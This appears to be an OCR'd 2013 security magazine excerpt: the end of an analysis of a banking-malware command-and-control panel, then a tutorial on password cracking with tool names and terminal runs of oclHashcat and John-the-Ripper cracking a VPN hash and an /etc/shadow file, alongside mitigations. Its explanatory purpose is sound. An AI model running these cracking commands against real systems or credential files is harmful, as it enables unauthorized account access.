


Figure 8.

Analyzing every single bot it is possible to see more details about them; this, by clicking on the PIN.

The third page is the JS page, used by the attacker to inject code inside the bot browser. To enable the form, there is a hidden command discovered through the JavaScript code analysis of that page.




Figure 9.

The fourth section is the jabber page, where an attacker can change his XMPP username and password, and the last page is dedicated to set the password for this panel.




Figure 10.




Figure 11.

CONCLUSION

The platform used by this hacker is very powerful because it is not only a drop-zone where data is sent, but it is a real C&C server. They can interact with malware and can send it commands to execute on the infected machine. This kind of methodology is increasing every day and the attackers have more sophisticated resources like a Windows malware, a malicious Android app, a rogue DNS resolver server, a phishing Web server with fake bank site pages, and a compromised C&C server. Banks that use this kind of authentication are exposing users to rogue app.

Today there are a more secure ways to access an online banking portal, like card readers, TAN, Multiple factor authentication, but they are more sophisticated and slow.

We want to move fast, without any single problem and slowdown.

But this is good for our online bank account?

STATISTICS

The attack is alive and the number of the hacked users is increasing every day. We have detected more than 40 hacked hosts and accounts until now.

REFERENCES

http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp-finding-holes-operation-emmental.pdf

ABOUT THE AUTHORS

Davide Cioccia *is a Security Consultant at Reply s.p.a – Communication Valley – Security Operations Center in Italy. Msc in Computer Engineering with Master Thesis about a new way to combat the Advanced Persistent Threat and Microsoft Certified Professional (MCP,MS) he carried out many article about the financial cybercrime, botnet, drop zone and APT.*
Key assignments include anti-fraud management, Anti-Phishing services for financial institute, Drop Zone and Malware Analysis, Cyber Intelligence platform development.
E-Mail: davide.cioccia@live.it
Twitter: https://twitter.com/david107
LinkedIn: https://www.linkedin.com/in/davidecioccia

Senad Aruch*. Multiple Certified ISMS Professional with 10-year background in: IT Security, IDS and IPS, SIEM, SOC, Network Forensics, Malware Analyses, ISMS and RISK, Ethical Hacking, Vulnerability Management, Anti Fraud and Cyber Security.*
E-Mail: senad.aruc@gmail.com
Blog: www.senadaruc.com
Twitter: https://twitter.com/senadaruch
LinkedIn: https://www.linkedin.com/in/senadaruc

eForensics Magazine


hakin9

PRACTICAL PROTECTION

IT SECURITY MAGAZINE

Vol.3 No.10
Issue 04/2013(10) ISSN: 1733-7186

starterkit



PASSWORD CRACKING

Password cracking: proving your login insecure (or not)

by N. Gobbo, S. Aruch, D. Vitali {n.gobbo, s.aruch, d.vitali}@reply.it

"Please, enter your username and password." In our digital life we read this request many times a day, for example while accessing our e-mail portal, the bank account, facebook and any other web-service that, in order to deliver the tailored experience we are used to, needs to know the answer to a simple question: "who are you?"

The process of proving who you are to another entity that knows you only "partially" or, maybe, cannot meet you in person, is called authentication: this problem came up quite often in history and still poses a challenging task nowadays. If we get back in time, for example, we may have found a sentry asking the secret sentence before letting the stranger in front of him cross the bridge. Moving forth in time, we may have intercepted some treasure chests secured by a couple of padlocks or a letter sealed by a peculiar-shaped red-wax insignia. More recently, instead, you may have been asked to put your face into a wall hole in order to have your face analyzed before entering the bank vault.

Each of the examples presented shows one of the three authentication *factors* that has been identified in literature. You may prove your identity using:

Figure 1. Examples of the three authentication factors: Google login prompt filled with credentials, an OTP key from RSA and a human fingerprint

The easiest to use of the just presented authentication factors is without doubts the first one: you don't need to create any object and you don't have to move from one place to another to prove your existence, you just need to remember a particular sentence and securely share it with the entity you are planning to authenticate with. For this reason when the information-age moved its first steps, and the electronic inventors saw their first sun, the first authentication method chosen has been knowledge based. The authentication process – also known as "logging in" – has a preliminary set-up phase where the user exchanges a secret with the server that, in turn, stores it for future use: to ease information transmission and lower disk consumption the secret is usually a string of printable characters, which took the name of *password*. After that, whenever a user needs access, the server prompts him with a credential form and then it has to:

- wait for user login – i.e. the username and password couple;
- process received data and then match it against its own database;
- send back to the user the authentication result consisting either in an access granted message if a match has been found, or in a log in rejection otherwise.

Before digging into the password-cracking topic, however, we need answer a last question: how the server is saving log in credentials. In early days of Internet the server usually stored that information in clear text; this posed a security problem because authentication information were available to anyone with access to the storage position both if this person was allowed and, more problematic, if he was not, for example after a breach. For this reason instead of saving the password value as-is, servers now stores the result of processing the password with an hash-function, that is, a one-way function that besides being easy to calculate and hard to invert also always produces fixed-length outputs.

Once described the scenario we are moving in, now we try to understand how an entity may recover a password after it has been stored on the server that is, let's wear the password-cracker hat. Password cracking is not an evil-guy only activity; in fact, every system administrator shall check their users' password strength or, during their job, may be asked to recover lost access credentials, without the option to just reset them. So how are these people working? We should make first a distinction whether or not the cracker is able to make a credential check without invoking the authentication server that is, if an *offline* attack is feasible or he has to fall back to an *online* one. This information is very important because it has a huge impact on the performance of the attack, usually measured in number of "tests" per second: because the *online* attack involves a communication with the authentication service, its time efficiency is far worse than the *offline* counterpart, usually from 4 to more than 8 degrees of magnitude. We now proceed to a description of both these attacks pointing out some of the common tools used in each case.

An authentication system is inherently prone to *online* attacks because, usually it cannot distinguish between legitimate and malicious requests. This consideration gives crackers the ability to query the server steadily, checking each time a different login, until the server accepts one of them. For this purpose exists a plethora of different tools usually specialized to probe a single server or protocol type; three of them, however, stand above the other for the number of supported protocols and/or their performance: THC-Hydra, Medusa and Ncrack.




Figure 2. Example of a typical hydra run trying to find local SSH root password

They all work by using multiple instances that hammer at the authentication server walls, using tweaked message exchanges in order to minimize the time needed to get an answer from the server. Performance here is tightly dependent on protocol definition, network bandwidth and – mostly – latency with typical values ranging from 1 to 1000 tests per seconds. Protocol definition plays also a central role in mitigating this kind of attack: for example a two-message protocol expecting a login couple and returning an accept/reject message is far more vulnerable than an iterative protocol, which asks username and password consequently, maybe requiring also the client to carry on some computation in between. Other solutions to lower crackers *online* attacking capacity includes Captchas when a web login is involved, otherwise forced delays between requests or temporary client blocking: all of these fixes are very effective because the server manage every single request thus taking suitable reactions when observing malicious behaviors.

```
root@sf:~/oclHashcat# ./oclHashcat-plus64.bin -a 3 -n 160 -u 1024 -m 5300 md5-vpn.psk
oclHashcat-plus v0.13 by atom starting...

Hashes: 1 total, 1 unique salts, 1 unique digests
Bitmaps: 8 bits, 256 entries, 0x000000ff mask, 1024 bytes
Workload: 1024 loops, 160 accel
Watchdog: Temperature abort trigger set to 90c
Watchdog: Temperature retain trigger set to 80c
Device #1: Cayman, 1024MB, 830Mhz, 24MCU
Device #2: Cayman, 1024MB, 830Mhz, 24MCU
Device #3: Cayman, 1024MB, 830Mhz, 24MCU
Device #4: Cayman, 1024MB, 830Mhz, 24MCU
Device #1: Kernel ./kernels/4098/m5300_a3.Cayman_1084.4_1084.4.kernel (974620 bytes)
Device #2: Kernel ./kernels/4098/m5300_a3.Cayman_1084.4_1084.4.kernel (974620 bytes)
Device #3: Kernel ./kernels/4098/m5300_a3.Cayman_1084.4_1084.4.kernel (974620 bytes)
Device #4: Kernel ./kernels/4098/m5300_a3.Cayman_1084.4_1084.4.kernel (974620 bytes)

md5-vpn.psk:cisco1

Session.Name...: oclHashcat-plus
Status.........: Cracked
Input.Mode.....: Mask (?1?2?2?2?2?2)
Hash.Target....: md5-vpn.psk
Hash.Type......: IKE-PSK MD5
Time.Started...: Fri Feb  1 11:27:44 2013 (3 secs)
Speed.GPU.#1...:   165.1M/s
Speed.GPU.#2...:   165.9M/s
Speed.GPU.#3...:   163.7M/s
Speed.GPU.#4...:   161.8M/s
Speed.GPU.#*...:   656.5M/s
Recovered......: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.......: 1509949440/3748902912 (40.28%)
Rejected.......: 0/1509949440 (0.00%)
HWMon.GPU.#1...: 99% Util, 45c Temp, 29% Fan
HWMon.GPU.#2...: 99% Util, 47c Temp, N/A Fan
HWMon.GPU.#3...: 99% Util, 51c Temp, 29% Fan
HWMon.GPU.#4...: 99% Util, 43c Temp, N/A Fan

Started: Fri Feb  1 11:27:44 2013
Stopped: Fri Feb  1 11:27:50 2013
```

Figure 3. Output of oclHashcat-plus against a single IKE-PSK MD5 hash, using full-power GPU acceleration – http://hashcat.net/oclhashcat-plus/

Offline attacks, on the other side, speed up attacker's testing capabilities to a whole new level. There are different enablers for this kind of attack and while the most common are still some form of data exfiltration like user's table dumps or OS' credential repositories, also weak protocol definition may be exploited for this purpose as in the recent WPA/WPA2 crack. When an *offline* attack is available, the only bound in cracking capacity is given by available processing power, scaled by a suitable factor that takes into account the computational complexity of performing a single check. As well as for the *online* case crackers has a lot of tools at their disposal for this kind of task, with most of them being written for a specific task (try searching Google for "zip password recovery"). Some of them, however, stand out for their performance and the number of checks supported: a well-known tool is the long-time famous Jonn-The-Ripper as well as Cain&Abel, both of them, however, do not take full advantage of parallelization usually available on current architectures. The hashcat suite has made a huge step forward in this direction and, with oclHashcat-plus, has gone even further by exploiting massive parallelization offered by GPUs. To understand what this means we may compare performances advertised by developer's sites: for oclHashcat-plus an AMD HD7970 can check more than 3 million of MD5crypt hashes each second coming from passwords up to 15 characters long; for the same test type John-the-ripper stops at barely 45 thousands checks per second per core on a Celeron E3200 overclocked at 4.00GHz. It's however interesting to notice how impressive these results are when compared with an *online* attack.

```
root@kali:~# john /etc/shadow
Created directory: /root/.john
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Loaded 1 password hash (sha512crypt [32/32])
toor             (root)
guesses: 1  time: 0:00:00:00 DONE (Mon Nov  4 19:08:25 2013)  c/s: 82.05  trying: R99999 - root
Use the "--show" option to display all of the cracked passwords reliably
root@kali:~# john --show /etc/shadow
root:toor:15958:0:99999:7:::

1 password hash cracked, 0 left
```

Figure 4. A simple run of John-The-Ripper against Kali's shadow file: by default john leverages information inside input file and elaborate them via some basic mangling rules. In this example the password was reversed username

From a prevention point of view, an obvious remediation is the design of authentication protocols that does not send information exploitable by an attacker to mount the attack. Even if all protocols were secure from this point of view, however, data exfiltration will not stop any time soon, so we have to take into account possible mitigation techniques. The performance formula presented above states that the only way to decrease the number of checks per second is increasing the time needed to make a single check. For this reason SHA512crypt uses key stretching, a process which involves multiple iteration of a hash functions: the first iteration take as input the user password and a known random token called "salt", all successive iterations uses as input the output of the previous run and the same salt. This way SHA512crypt computation is deliberately slower than bare SHA512 but also more cracking resistant, even if both of them are cryptographic hash functions thus having the same pre-image, second pre-image and collision resistance. Other than key stretching, also key strengthening is designed to deliberately slow down the check procedure, both for the attacker and the legitimate user. It works exactly like key stretching with the only difference that the random salt is deleted after calculation and not stored along with the hash thus forcing the trial of many different salts whenever a check is needed.

Either the cracker uses an *online* or *offline* attack, however, it has to choose which passwords to test and in which order. First of all we have to introduce the concept of "alphabet" representing the set of characters which it is possible to choose from when build a password – usually the ASCII set – and the ideal password "strength", measured by the number of different strings it is possible to draw given an alphabet and a chosen length. A first, naive approach to password cracking may be to test every possible password combination, that is, use a brute-force attack. Nonetheless, a simple evaluation of the number of different 10-character long alphanumeric strings, that is 62^{10}, gives more than 8 thousand years to crunch through all the combinations at hashcat rates stated above. This is clearly out of reach for current technology's processing power and it is usually referred to as the exponential wall of password cracking.




Figure 5. The exponential wall of password cracking – Rob Graham, Errata Security

Due to the presence of this unavoidable obstacle, crackers moved their attention from the power performance focusing also on the efficiency, described by Joseph Bonneau as “the ability to generate large lists of candidate passwords accurately ranked by real-world likelihood using sophisticated models.” This means that crackers try to avoid unnecessary checks exploiting the fact that users choose passwords also easy to remember, thus using only a limited subset of the password space, weakening the ideal strength. This kind of techniques goes under the umbrella called dictionary and hybrid attacks. The basic building blocks are the wordlists filled with common words and passwords, usually coming from previous credential leaks; these lists are crunched as-is as a first step of every cracking session. Once this first sweep is complete, multiple lists can be combined together to get multi-words combination and then mangled with appropriate rules to obtain common pattern or substitution, as for the l33t alphabet. As soon as the cracker has enough “plains” – this is the name of a recovered hash – it checks whether the source presents some bias or, for example, there seems to be a password policy forcing certain password composition rules. PACK (Password Analysis and Cracking Kit) is the tool coming into play here as it performs an analysis of a given wordlist detecting patterns, masks, rules and other characteristics. The output of this program can be used to generate new ad-hoc rules or tweak already used ones in order to increase cracking efficiency.

